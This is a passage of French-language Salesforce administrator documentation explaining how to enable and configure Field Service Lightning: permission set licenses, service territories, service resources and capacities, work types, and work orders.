L'activation de Field Service Lightning active également le géocodage (données de localisation) pour les fonctionnalités prises en charge. Pour plus d'informations, reportez-vous à Suivi de la localisation dans Field Service Lightning.

Remarque:

- Les ordres d'exécution, qui sont une fonctionnalité supplémentaire de Field Service Lightning, sont disponibles que Field Service Lightning soit activé ou non.

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

- Les fonctionnalités de Field Service Lightning sont disponibles dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud. Les ordres d'exécution sont également disponibles dans **Professional** Edition.
- Les packages gérés Field Service Lightning sont disponibles moyennant un coût supplémentaire dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud.

## AUTORISATIONS UTILISATEUR

Pour activer Field Service Lightning :

- Personnaliser l'application

- Les packages gérés Field Service Lightning, qui comprennent l'optimisation de la planification, une console de répartition interactive, et plus encore, sont offertes moyennant un coût supplémentaire.

## Attribution d'ensembles d'autorisations Field Service Lightning

Pour accorder à votre équipe l'accès aux fonctionnalités de Field Service Lightning, attribuez aux utilisateurs les autorisations d'objet requises à l'aide de licences d'ensemble d'autorisations.

Quatre licences d'ensemble d'autorisations Field Service Lightning sont disponibles :

| Nom de la licence | Autorisations d'objet incluses |
|---|---|
| Field Service Read Only | Lire sur :<br>• Rendez-vous de service<br>• Ressources de service<br>• Territoires de service<br>• Heures de fonctionnement<br>• Types de travail |
| Field Service Standard | Lire, Modifier, Créer et Supprimer sur :<br>• Rendez-vous de service<br>• Ressources de service<br>• Territoires de service<br>• Heures de fonctionnement<br>• Types de travail |
| Field Service Dispatcher | Lire, Modifier, Créer et Supprimer sur :<br>• Rendez-vous de service<br>• Ressources de service<br>• Territoires de service<br>• Heures de fonctionnement<br>• Types de travail<br>Si les packages gérés Field Service Lightning sont installés, les utilisateurs qui disposent que cette licence d'ensemble d'autorisations ont accès à la console du répartiteur. |
| Field Service Scheduling | Lire, Modifier, Créer et Supprimer sur :<br>• Rendez-vous de service<br>• Ressources de service<br>• Territoires de service<br>• Heures de fonctionnement<br>• Types de travail |

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

**AUTORISATIONS UTILISATEUR**

Pour attribuer une licence d'ensemble d'autorisations :

- "Gérer les utilisateurs"

Pour utiliser un ensemble d'autorisations :

- Gérer les profils et les ensembles d'autorisations

| Nom de la licence | Autorisations d'objet incluses |
| --- | --- |
| | Si les packages gérés Field Service Lightning sont installés, les utilisateurs qui disposent que cette licence d'ensemble d'autorisations sont inclus dans l'optimisation de la planification. |

1. Créez un ensemble d'autorisations pour chaque licence Field Service Lightning. Créez un ensemble d'autorisations qui accorde aux utilisateurs les autorisations d'objet avec la licence.
   a. Dans Configuration, saisissez *Ensembles d'autorisation* dans la case Rechercher rapide, puis sélectionnez **Ensembles d'autorisation**.
   b. Cliquez sur **Nouveau**.
   c. Saisissez une étiquette, un nom d'API et une description pour votre ensemble d'autorisations. Pour rester simple, nous suggérons d'utiliser le nom de la licence d'ensemble d'autorisations à laquelle vous envisagez de l'associer.
   d. Sélectionnez la licence d'ensemble d'autorisations Field Service Lightning correspondante.
   e. Cliquez sur **Enregistrer**.
   f. Répétez les étapes précédentes jusqu'à ce que vous ayez créé un ensemble d'autorisations pour chaque licence d'ensemble d'autorisations Field Service Lightning.
2. Attribuez les ensembles d'autorisations que vous avez créés aux utilisateurs qui doivent accéder aux fonctionnalités de Field Service Lightning. L'attribution d'un ensemble d'autorisations attribue automatiquement la licence d'ensemble d'autorisations associée à l'utilisateur.
   a. Accédez à l'ensemble d'autorisations que vous avez créé.
   b. Cliquez sur **Gérer les attributions**.
   c. Cliquez sur **Ajouter des attributions**, puis sélectionnez les utilisateurs qui nécessitent l'ensemble d'autorisations.
   d. Cliquez sur **Attribuer**.

   Remarque: Pour accéder à des ordres d'exécution, les utilisateurs n'ont pas besoin d'un ensemble d'autorisations Field Service Lightning.

## Configuration des packages gérés Field Service Lightning

Les packages gérés Field Service Lightning s'appuient sur les fonctionnalités de service d'assistance standard de Salesforce pour offrir une expérience riche et hautement personnalisable aux répartiteurs et aux techniciens.

Lorsque vous mettez en œuvre Field Service Lightning, vous sélectionnez les fonctionnalités à utiliser. La plupart des fonctionnalités sont disponibles lorsque Field Service Lightning est activée dans votre organisation, mais vous pouvez également installer les deux packages gérés Field Service Lightning. Ces packages gérés sont livrés avec :

- Un optimiseur de planification qui alloue des ressources à des rendez-vous avec efficacité, en tenant compte du niveau de compétence, du temps de déplacement, de la localisation du technicien, et d'autres facteurs.
- Une console de planification dynamique offre aux coordinateurs et aux superviseurs une vue d'ensemble de tous les rendez-vous d'assistance prévus.
- Une boîte à outils robuste composée de règles métiers et de stratégies de planification aide à définir le modèle de planification idéal.

Éditions

Disponible dans Salesforce Classic

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

- Des déclencheurs prêts à l'emploi facilitent la personnalisation de vos préférences de planification et d'affichage.

Pour apprendre à installer et à configurer les packages gérés, reportez-vous au guide Field Service Lightning Managed Packages Guide. Pour consulter les notes de publication des packages gérés, reportez-vous à Getting Started with the Field Service Lightning Managed Packages.

## Configuration de territoires de service

Un territoire de service représente une région dans laquelle le travail d'assistance sur site peut être réalisé. Apprenez à configurer les paramètres de territoire de service et à créer des territoires adaptés à vos processus métier.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

1. Configuration des paramètres de territoire de service
   Contrôlez l'utilisation de territoires de service par vos utilisateurs.
2. Création de territoires de service
   Créez des territoires de service pour suivre le travail d'assistance sur site et vous assurer que les ressources de service sont attribuées à des rendez-vous de service près de leur domicile.

### Configuration des paramètres de territoire de service

Contrôlez l'utilisation de territoires de service par vos utilisateurs.

Remarque: Field Service Lightning doit être activée dans votre organisation.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

AUTORISATIONS UTILISATEUR

Pour modifier des présentations de page et définir un suivi d'historique de champ :

- Personnaliser l'application

Pour créer et modifier des utilisateurs :

- Gérer les utilisateurs internes

**1.** Attribuez des autorisations utilisateur.

| Actions exécutées par les utilisateurs | Autorisations requises |
|---|---|
| Activer Field Service Lightning | Personnaliser l'application |
| Afficher l'onglet Territoires de service et des territoires de service | Lire sur les territoires de service |
| Créer ou cloner des territoires de service | Créer sur les territoires de service |
| Modifier des territoires de service | Modifier sur les territoires de service |
| Supprimer des territoires de service | Supprimer sur les territoires de service |
| Créer des membres de territoire de service | Modifier sur les ressources de service |

**2.** Exposez l'onglet Territoires de service pour vos utilisateurs.
Les utilisateurs créent et gèrent des territoire de service depuis l'onglet Territoires de service. Vous pouvez ajouter l'onglet à une application personnalisée ou demander aux utilisateurs de l'ajouter à Salesforce.

## Création de territoires de service

Créez des territoires de service pour suivre le travail d'assistance sur site et vous assurer que les ressources de service sont attribuées à des rendez-vous de service près de leur domicile.

Conseil: Si vous envisagez de créer des hiérarchies de territoires de service, commencez par créer les territoires principaux.

1. Sous l'onglet Territoires de service, cliquez sur **Nouveau**.
2. Sélectionnez **Actif** si vous souhaitez ajouter des membres au territoire ou l'associer à des ordres d'exécution, à des éléments d'ordre d'exécution ou à des rendez-vous de service.
3. Saisissez le nom et la description de votre territoire. Le nom que vous sélectionnez dépend de l'organisation de votre activité d'assistance sur site. Par exemple, il peut correspondre au nom d'une région ou d'un pays.
4. Vous pouvez saisir une adresse, par exemple l'adresse du siège social du territoire.
5. Si votre territoire fait partie d'une zone plus large, sélectionnez un territoire parent.

   Remarque: Une hiérarchie de territoires de service peut comprendre jusqu'à 500 territoires.

6. Sélectionnez les heures de fonctionnement dans le territoire, qui indiquent les horaires auxquels les rendez-vous de service peuvent être réalisés au sein du territoire. Pour créer des heures de fonctionnement :
   a. Dans une nouvelle fenêtre du navigateur, cliquez sur l'onglet Heures de fonctionnement, puis sur **Nouveau**.
   b. Saisissez un nom, une description et un fuseau horaire.
   c. Cliquez sur **Enregistrer**.
   d. Dans la liste associée Plages horaires des heures de fonctionnement, créez une plage horaire pour chaque jour. Par exemple, pour définir des heures de fonctionnement de 8h00 à 17h00 du lundi au vendredi, créez cinq plages horaire, une par jour. Pour refléter les heures de pause déjeuner, créez plusieurs plages horaire par jour : par exemple, `Lundi 8h00 – 12h00` et `Lundi 13h00 – 17h00`.
7. Cliquez sur **Enregistrer**.
8. Vous pouvez également attribuer des ressources de service à votre territoire via la liste associée Membres de territoire de service. Les membres de territoire de service sont des ressources disponibles pour travailler dans le territoire. Si vous n'avez pas encore créé de ressource de service, notez que vous pouvez également définir les territoires d'une ressource de service dans la page de détail de la ressource.

   Lorsque vous ajoutez un membre, précisez si ce territoire est principal, secondaire ou un territoire de relocalisation. Le territoire principal est généralement la zone dans laquelle la ressource travaille le plus souvent (par exemple, près de son domicile), alors que les territoires secondaires peuvent être attribués à des rendez-vous si nécessaire. Les territoires de relocalisation représentent des déplacements temporaires.

Exemple: Vous pouvez créer une hiérarchie de territoires pour représenter les zones dans lesquelles votre équipe travaille en Californie. Insérez un territoire principal nommé `Californie`, trois territoires enfants nommés `Californie du Nord`, `Californie Centrale` et `Californie du Sud`, puis une série de territoires de troisième niveau correspondant aux

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

AUTORISATIONS UTILISATEUR

Pour créer des territoires :
- Créer sur les territoires de service

comtés de Californie. Attribuez des ressources de service à chaque territoire de comté afin de préciser qui est disponible pour travailler dans ces comtés.

CONSULTER ÉGALEMENT :

Consignes relatives à l'utilisation de territoires de service

Champs de territoires de service

## Configuration de ressources de service

Une ressource de service représente un utilisateur Salesforce qui peut réaliser un travail d'assistance sur site. Apprenez comment créer des ressources de service, et suivre leurs compétences et leur disponibilité.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

1. Configuration des paramètres d'une ressource de service
   Configurez les paramètres d'une ressource de service et les autorisations utilisateur dans votre organisation.
2. Création de ressources de service
   Les ressources de service désignent les utilisateurs qui peuvent réaliser le travail d'assistance sur site. Créez des ressources de service que vous pouvez attribuer à des rendez-vous de service.

### Configuration des paramètres d'une ressource de service

Configurez les paramètres d'une ressource de service et les autorisations utilisateur dans votre organisation.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

AUTORISATIONS UTILISATEUR

Pour modifier des présentations de page et définir un suivi d'historique de champ :

- Personnaliser l'application

Pour créer et modifier des utilisateurs :

- Gérer les utilisateurs internes

Remarque: Field Service Lightning doit être activée dans votre organisation.

**1.** Personnalisez des présentations de page.

   **a.** Choisissez les listes associées à inclure dans la présentation de page de détail de la ressource de service. Les listes associées suivantes sont spécifiques à l'assistance sur site :

   - Absences : affichez et gérez les absences de la ressource de service.
   - Capacités : affichez et gérez la capacité de la ressources de service, ainsi que la quantité de travail qu'elle peut accomplir sur une période donnée.
   - Rendez-vous de service : affichez et gérez les rendez-vous de service attribuées à la ressource de service.
   - Territoires de service : affichez et gérez les territoires de service dans lesquels la ressource de service est disponible pour travailler.
   - Compétences : affichez et gérez les compétences de la ressource de service, qui représentent les certifications et les domaines d'expertise.

   **b.** Choisissez les champs à inclure dans les présentations de page de la ressource de service. Les champs suivants peuvent être retirés des présentations si vous le souhaitez :

   - `Actif` : lorsque cette option est sélectionnée, la ressource peut être attribuée à des ordres d'exécution. Pour les besoins de suivi du service, les ressources ne peuvent pas être supprimées. Par conséquent, pour retirer une ressource, la méthode la plus efficace consiste à la désactiver.

- `Basée sur la capacité` : les ressources basées sur la capacité sont limitées un certain nombre d'heures ou de rendez-vous sur une période donnée. La capacité d'une ressource est définie dans la liste associée Capacités.
- `Description` : une description de la ressource.
- `Incluse dans l'optimisation de la planification` : lorsque cette option est sélectionnée, l'optimiseur de planification du service peut attribuer cette ressource à des ordres d'exécution pendant le processus d'optimisation. Utilisez-la uniquement si les packages gérés Field Service Lightning sont installés.

2. Attribuez des autorisations utilisateur.

| Actions exécutées par les utilisateurs | Autorisations requises |
|---|---|
| Activer Field Service Lightning | Personnaliser l'application |
| Afficher l'onglet Ressources de service et les ressources de service | Lire sur les ressources de service |
| Créer des ressources de service | Créer sur les ressources de service |
| Modifier ou désactiver des ressources de service | Modifier sur les ressources de service |

3. Exposez l'onglet Ressources de service pour vos utilisateurs.
Les utilisateurs créent et gèrent des ressources de service depuis l'onglet Ressources de service. Vous pouvez ajouter l'onglet à une application personnalisée ou demander aux utilisateurs de l'ajouter à Salesforce.

## Création de ressources de service

Les ressources de service désignent les utilisateurs qui peuvent réaliser le travail d'assistance sur site. Créez des ressources de service que vous pouvez attribuer à des rendez-vous de service.

1. Sous l'onglet Ressources de service, cliquez sur **Nouveau**.
2. Saisissez un nom et une description. Vous utilisez généralement le nom ou la fonction de l'utilisateur associé.
3. Sélectionnez **Active** si vous souhaitez que la ressource puisse être attribuée à des rendez-vous de service.
4. Sélectionnez **Basée sur la capacité** si le travail de la ressource doit être limité à un certain nombre d'heures ou à des rendez-vous à une période spécifique. Les sous-traitants sont généralement basés sur la capacité.
5. Si vous utilisez les packages gérés Field Service Lightning avec l'optimisation de la planification, sélectionnez **Incluse dans l'optimisation de la planification** afin de permettre à l'optimiseur de la planification d'attribuer la ressource à des rendez-vous de service pendant le processus d'optimisation. Seuls les utilisateurs qui disposent de la licence d'ensemble d'autorisations Planification de Field Service peuvent être inclus dans l'optimisation de la planification.
6. Sélectionnez l'utilisateur auquel la ressource est associée.
7. Précisez si la ressource est un technicien ou un répartiteur. Les ressources qui sont des répartiteurs ne peuvent pas être basées sur la capacité ni incluses dans l'optimisation de la planification. Seuls les utilisateurs qui disposent de la licence d'ensemble d'autorisations Répartiteur Field Service peuvent être des répartiteurs.

Remarque: Si un utilisateur doit être à la fois technicien et répartiteur, vous pouvez créer pour lui deux enregistrements de ressource de service.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

AUTORISATIONS UTILISATEUR

Pour créer des ressources de service :

- Créer sur les ressources de service

8. Cliquez sur **Enregistrer**.

Une fois la ressource créée, ajoutez des informations sur leurs capacités.

1. Dans la liste associée Territoires de service, sélectionnez les territoires dans lesquels la ressource est disponible pour travailler.

   Indiquez la nature de chaque territoire (principal, secondaire ou relocalisation) pour la ressource. Le territoire principal est généralement la zone dans laquelle la ressource travaille le plus souvent (par exemple, près de son domicile), alors que les territoires secondaires peuvent être attribués à des rendez-vous si nécessaire. Les territoires de relocalisation représentent des déplacements temporaires.

   Par exemple, une ressource de service peut avoir les territoires suivants :

   - Territoire principal : *Chicago Ouest*
   - Territoires secondaires :
     - *Chicago Est*
     - *Chicago Sud*
   - Territoire de relocalisation : *Manhattan*, pour une période de trois mois

2. Si la ressource est basée sur la capacité, définissez sa capacité.
   a. Dans la liste associée Capacité, cliquez sur **Nouvelle capacité de ressource**.
   b. Saisissez la date de début et la date de fin qui indiquent la période pendant laquelle la capacité est en vigueur pour la ressource. Par exemple, si la capacité représente un contrat de six mois, saisissez les dates de début et de fin du contrat.
   c. Spécifiez la capacité de travail de la ressource :
      - Sélectionnez la `Période` sur laquelle la capacité est basée : heures, jours ou mois. Par exemple, si la ressource peut travailler 80 heures par mois, sélectionnez **Mois**.
      - Si vous souhaitez baser la capacité de la ressource sur le nombre d'heures travaillées, renseignez `Heures par période`. Par exemple, si la ressource peut travailler 80 heures par mois, saisissez *80*.
      - Si vous souhaitez baser la capacité de la ressource sur le nombre de rendez-vous de service auxquels elle est attribuée, renseignez `Éléments de travail par période`. Par exemple, si la ressource peut réaliser 20 rendez-vous par mois, saisissez *20*.

      Remarque: Si vous utilisez les packages gérés Field Service Lightning et souhaitez mesurer la capacité aussi bien en heures qu'en nombre d'éléments de travail, saisissez une valeur pour les deux mesures. La ressource atteint sa capacité lorsque la première de ces mesures, heures ou nombre d'éléments de travail, est atteinte.

   d. Cliquez sur **Enregistrer**. Vous pouvez définir plusieurs capacités pour une ressource, à condition que les dates de début et de fin ne se chevauchent pas.

      Important: Si vous utilisez pas les packages gérés Field Service Lightning, la capacité représente davantage une suggestion qu'une règle. Les ressources peuvent quand même être planifiées au-delà de leurs capacités, mais vous n'êtes pas notifié(e) lorsqu'une ressource dépasse sa capacité.

3. Dans la liste associée Compétences, attribuez des compétences pour préciser les domaines d'expertise de la ressource. Pour plus d'informations, reportez-vous à Attribution de compétence à des ressources de service.

CONSULTER ÉGALEMENT :

Consignes relatives à l'utilisation de ressources de service

Champs de ressources de service

# Configuration d'ordres d'exécution

Un ordre d'exécution représente le travail à réaliser sur les produits de vos clients. Apprenez à configurer les paramètres des ordres d'exécution et à créer des modèles, appelés types de travail, qui vous font gagner du temps.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

1. Configuration des paramètres d'ordres d'exécution
   Contrôlez l'utilisation des ordres de travail par les utilisateurs en personnalisant des présentations de page, des autorisations utilisateur, et davantage.
2. Création de types de travail
   Il est probable que votre société effectue les mêmes tâches pour plusieurs clients. Les types de travail sont des modèles d'ordre d'exécution qui vous font gagner du temps et aident à standardiser votre travail d'assistance sur site.
3. Création d'ordres d'exécution
   Créez des ordres d'exécution afin de suivre le travail à réaliser pour un client.
4. Sélection de ressources de service préférées dans des ordres d'exécution
   Vous pouvez désigner certaines ressources de service préférées, requises ou exclues dans des comptes ou des ordres d'exécution spécifiques. Les ordres d'exécution héritent des préférences de ressource de leur compte associé.
5. Création de rendez-vous de service
   Les rendez-vous de service facilitent le suivi du travail d'assistance à réaliser pour les clients. Vous pouvez les associer à plusieurs types d'enregistrement.

## Configuration des paramètres d'ordres d'exécution

Contrôlez l'utilisation des ordres de travail par les utilisateurs en personnalisant des présentations de page, des autorisations utilisateur, et davantage.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

**AUTORISATIONS UTILISATEUR**

Pour modifier des présentations de page et définir un suivi d'historique de champ :
- Personnaliser l'application

Pour créer et modifier des utilisateurs :
- Gérer les utilisateurs internes

1. Personnalisez des présentations de page.
   a. Pour permettre aux utilisateurs d'afficher et de créer des ordres d'exécution associés à d'autres enregistrements, ajoutez la liste associée Ordres d'exécution aux présentations de page d'autres objets. Les présentations de page de ces objets peuvent inclure la liste associée :
      - Compte
      - Ressource
      - Requête
      - Contact
      - Autorisation
      - Contrat de service
      - Objets personnalisés

   b. Pour permettre aux utilisateurs d'afficher des éléments de ligne d'ordre d'exécution associés à une ressource particulière, ajoutez la liste associée Éléments de ligne d'ordre d'exécution aux présentations de page Ressource.

   c. Pour permettre aux utilisateurs de définir un ordre d'exécution en tant que parent d'un autre, ajoutez le champ `Ordre d'exécution parent` et la liste associée Ordres d'exécution enfants aux présentations de page d'ordre d'exécution. Pour permettre aux utilisateur d'afficher l'ordre d'exécution de niveau supérieur dans une hiérarchie d'ordres d'exécution, vous pouvez également ajouter le champ en lecture seule `Ordre d'exécution racine`.

   d. Pour permettre aux utilisateurs de définir un élément de ligne d'ordre d'exécution en tant que parent d'un autre élément de ligne, ajoutez le champ `Élément de ligne d'ordre d'exécution parent` et la liste associée Élément de ligne d'ordre d'exécution enfant aux présentations de page d'élément de ligne d'ordre d'exécution. Pour permettre aux utilisateur d'afficher l'élément de ligne d'ordre d'exécution de niveau supérieur dans une hiérarchie d'éléments de ligne d'ordre d'exécution, vous pouvez également ajouter le champ en lecture seule `Élément de ligne d'ordre d'exécution racine`.

   e. Si vous souhaitez désigner certaines ressources de service comme préférées, requises ou exclues dans un ordre de travail, ajoutez la liste associée Préférences de ressource aux présentations de page d'ordre d'exécution. Vous pouvez également définir des préférences de ressource dans un compte de sorte que chaque ordre d'exécution associé au compte hérite de ses préférences de ressource. Pour cela, ajoutez également la liste associée Préférences de ressource aux présentations de page de compte.

2. Attribuez des autorisations utilisateur.

| Actions exécutées par les utilisateurs | Autorisations requises | Autorisations automatiquement activées dans ces profils standard |
|---|---|---|
| Activer Field Service Lightning | Personnaliser l'application | Administrateur système |
| Afficher l'onglet Ordres d'exécution, les ordres d'exécution et les lignes d'ordre d'exécution | Lire sur les ordres d'exécution | Lecture seule, Utilisateur standard, Responsable de solution, Responsable de contrat, Utilisateur marketing et Administrateur système |

| Actions exécutées par les utilisateurs | Autorisations requises | Autorisations automatiquement activées dans ces profils standard |
|---|---|---|
| Créer ou cloner des ordres d'exécution | Créer sur les ordres d'exécution | Utilisateur standard, Responsable de solution, Responsable de contrat, Utilisateur marketing et Administrateur système |
| Modifier des ordres d'exécution | Modifier sur les ordres d'exécution | Utilisateur standard, Responsable de solution, Responsable de contrat, Utilisateur marketing et Administrateur système |
| Supprimer des ordres d'exécution | Supprimer sur les ordres d'exécution | Administrateur système |
| Créer, cloner, modifier ou supprimer des lignes d'ordre d'exécution | Modifier sur les ordres d'exécution | Utilisateur standard, Responsable de solution, Responsable de contrat, Utilisateur marketing et Administrateur système |

3. Exposez l'onglet Ordres d'exécution pour vos utilisateurs.

   Les utilisateurs créent et gèrent les ordres d'exécution à partir de l'onglet Ordres d'exécution. Vous pouvez ajouter l'onglet à une application personnalisée ou demander aux utilisateurs de l'ajouter à Salesforce.

   Remarque: L'onglet Ordres d'exécution est activé par défaut pour les profils utilisateurs suivants : Lecture seule, Utilisateur standard, Responsable de solution, Responsable de contrat, Utilisateur marketing et Administrateur système.

4. Vous pouvez également ajouter des ordres d'exécution en tant qu'élément de l'onglet de navigation dans la console service.
5. Si votre organisation a été créée avant Summer '16 et que vous souhaitez utiliser des jalons dans des ordres d'exécution, définissez la sécurité au niveau du champ sur les champs d'ordre d'exécution ci-dessous pour les exposer dans des profils utilisateur spécifiques.
   - `Heures d'ouverture`
   - `Heure de fin du processus d'autorisation`
   - `Heure de début du processus d'autorisation`
   - `Est fermé`
   - `Statut du jalon`
   - `Icône de statut du jalon`
   - `Arrêté`
   - `Arrêté depuis`

   Conseil: Pour définir la sécurité au niveau du champ, dans Configuration, saisissez *`Accessibilité du champ`* dans la case Recherche rapide, puis cliquez sur **Accessibilité du champ**. Cliquez sur **Ordre d'exécution**, sur **Afficher par champs**, puis sélectionnez un champ. Cliquez sur **Masqué** en regard d'un profil pour afficher et mettre à jour les paramètres de visibilité du champ.

6. Vous pouvez également ajouter vos propres valeurs personnalisées au champ de la liste associée `Statut` dans des ordres d'exécution ou des éléments d'ordre d'exécution. Le champ Statut est livré avec les valeurs par défaut suivantes :
   - `Nouveau`
   - `En cours`

- `En attente`
- `Terminé`
- `Fermé`

Lorsque vous créez une valeur personnalisée, sélectionnez sa catégorie de statut. Les cinq catégories de statut disponibles correspondent aux valeurs de statut par défaut. Par exemple, si vous créez une valeur `En attente d'une réponse`, vous pouvez décider qu'elle appartient à la catégorie `En attente`.

7. Si votre équipe doit joindre des articles Knowledge à des ordres d'exécution ou à des éléments de ligne d'ordre d'exécution, ajoutez la liste associée Articles et le composant de console Knowledge One à vos présentations.

   Remarque: Knowledge doit être déjà configuré dans votre organisation.

   a. Pour permettre aux utilisateurs d'afficher et de modifier des articles liés depuis la console, accédez aux présentations de page d'ordre d'exécution dans Configuration. Dans l'éditeur de présentation, sélectionnez Composants de console personnalisés et ajoutez le widget Knowledge One au menu latéral de la console (recommandé).

   b. Pour permettre aux utilisateurs d'afficher et de modifier des articles liés depuis la page de détail d'un ordre d'exécution, ajoutez la liste associée Articles à la présentation de page de détail de l'ordre d'exécution (recommandé).

   c. Pour permettre aux utilisateurs de joindre des articles Knowledge à des éléments de ligne d'ordre d'exécution, suivez les deux étapes précédentes pour les présentations d'éléments de ligne d'ordre d'exécution.

## Création de types de travail

Il est probable que votre société effectue les mêmes tâches pour plusieurs clients. Les types de travail sont des modèles d'ordre d'exécution qui vous font gagner du temps et aident à standardiser votre travail d'assistance sur site.

1. Sous l'onglet Types de travail, cliquez sur **Nouveau**.
2. Saisissez un nom et une description. Essayez d'utiliser un nom qui indique aux utilisateurs le type d'ordre d'exécution qu'ils peuvent créer à partir du type de travail. Par exemple, *`Maintenance annuelle du réfrigérateur`* ou *`Remplacement de la valve`*.
3. Ajoutez une `Durée estimée`, qui indique le temps nécessaire prévu pour réaliser le travail, et un `Type de durée` en minutes ou en heures.
4. Si vous souhaitez créer automatiquement un rendez-vous de service dans les ordres d'exécution ou les éléments d'ordre d'exécution qui utilisent le type de travail, sélectionnez **Créer automatiquement un rendez-vous de service**.

   Remarque: Par défaut, la date d'échéance des rendez-vous de service créés automatiquement est de sept jours après la date de création. Les administrateurs peuvent ajuster ce décalage dans la page Paramètres de Field Service, dans la Configuration.

5. Cliquez sur **Enregistrer**.
6. Si la tâche représentée par le type de travail exige certaines compétences ou certifications, définissez-les dans la liste associée Compétences requises.

   a. Dans la liste associée, cliquez sur **Nouvelle compétence requise**.

   b. Sélectionnez une compétence. Les compétences doivent être créées avant d'être ajoutées en tant que compétences requises. Reportez-vous à Création de compétences.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

AUTORISATIONS UTILISATEUR

Pour créer des types de travail :
- Créer sur les types de travail

Pour appliquer des types de travail à des ordres d'exécution ou à des éléments d'ordre d'exécution :
- Modifier sur les ordres d'exécution

c. Saisissez un niveau de compétence de 0 à 99,99 selon la méthode de mesure du niveau de compétence dans votre société.

d. Cliquez sur **Enregistrer**. Désormais, tous les ordres d'exécution ou éléments d'ordre d'exécution liés au type de travail héritent de ses compétences requises.

7. Pour appliquer un type de travail à un ordre d'exécution ou à un élément d'ordre d'exécution, sélectionnez le type de travail dans le champ de référence `Type de travail` de l'enregistrement. Lorsque vous ajoutez un type de travail, l'ordre d'exécution ou l'élément d'ordre d'exécution hérite des valeurs de durée et de compétences requises du type de travail.

   Remarque:

   - Lorsqu'il a hérité du type de travail, vous pouvez mettre à jour ses valeurs de durée et ses compétences requises si nécessaire.
   - Si un ordre d'exécution ou un élément d'ordre d'exécution possède déjà des compétences requises, lorsqu'il est associé à un type de travail, il n'hérite pas des compétences requises du type de travail.
   - Les personnalisations des compétences requises, notamment les règles de validation ou les déclencheurs Apex, ne sont pas transmises depuis les types de travail vers les ordres d'exécution et les éléments d'ordre d'exécution.

Exemple: Supposons que vous gérez une entreprise qui installe des fenêtres. Une installation de fenêtre nécessite généralement 90 minutes. Vous pouvez créer un type de travail avec les paramètres suivants :

- Nom : *`Installation de fenêtres`*
- Description : *`Installation standard de fenêtres à simple ou à double vitrage`*
- Durée estimée : *`90`*
- Type de durée : *`Minutes`*
- Compétences requises :
  - « Installation de fenêtres » avec un niveau de compétence de 50
  - « Nettoyage de fenêtres » avec un niveau de compétence de 10
- L'option de création automatique d'un rendez-vous de service est sélectionnée

Lorsqu'un client souhaite installer une fenêtre, créez un ordre d'exécution, puis sélectionnez le type de travail *`Installation de fenêtres`* dans le champ de référence `Type de travail`. Les valeurs de durée et de compétence de l'ordre d'exécution sont automatiquement renseignées, et un rendez-vous de service est créé dans l'ordre d'exécution. L'efficacité même !

CONSULTER ÉGALEMENT :

Consignes relatives à l'utilisation d'ordres d'exécution

Champs de types de travail

## Création d'ordres d'exécution

Créez des ordres d'exécution afin de suivre le travail à réaliser pour un client.

Vous pouvez créer et modifier les ordres d'exécution depuis l'onglet Ordres d'exécution ou la liste associée Ordres d'exécution dans les objets pris en charge. Certains paramètres ci-dessous peuvent ne pas être disponibles, selon vos présentations de page et les paramètres de sécurité au niveau du champ.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

**AUTORISATIONS UTILISATEUR**

Pour créer ou cloner des ordres d'exécution :
- Créer sur les ordres d'exécution

Pour créer des éléments d'ordre d'exécution :
- Modifier sur les ordres d'exécution

1. Sous l'onglet Ordre d'exécution ou dans la liste associée Ordre d'exécution d'un enregistrement, cliquez sur **Nouveau**.
2. Vous pouvez également sélectionner un type de travail. Les types de travail sont des modèles qui renseignent automatiquement les champs `Durée` et `Type de durée` de l'ordre d'exécution avec la liste associée Compétences requises.
3. Saisissez les adresses auxquelles l'ordre d'exécution doit être réalisé. Les ordres d'exécution héritent de l'adresse du compte associé. Les rendez-vous de service et les éléments de ligne héritent leur adresse de l'ordre d'exécution, même si l'adresse des éléments de ligne peut être mise à jour.
4. Sélectionnez un compte et un contact associés.
5. Si applicable, sélectionnez un ordre d'exécution parent.
6. Si applicable, sélectionnez une requête associée.
7. Si vous suivez la tarification des ordres d'exécution, saisissez le montant de la taxe. Par exemple, dans un ordre d'exécution dont le prix total est de 200 $, saisissez *20* pour appliquer une taxe de 10 pour cent. Vous pouvez saisir un chiffre avec ou sans symbole de devise et utiliser jusqu'à deux décimales.
8. Sélectionnez un niveau de priorité.
9. Sélectionnez le territoire de service dans lequel l'ordre d'exécution doit être réalisé.
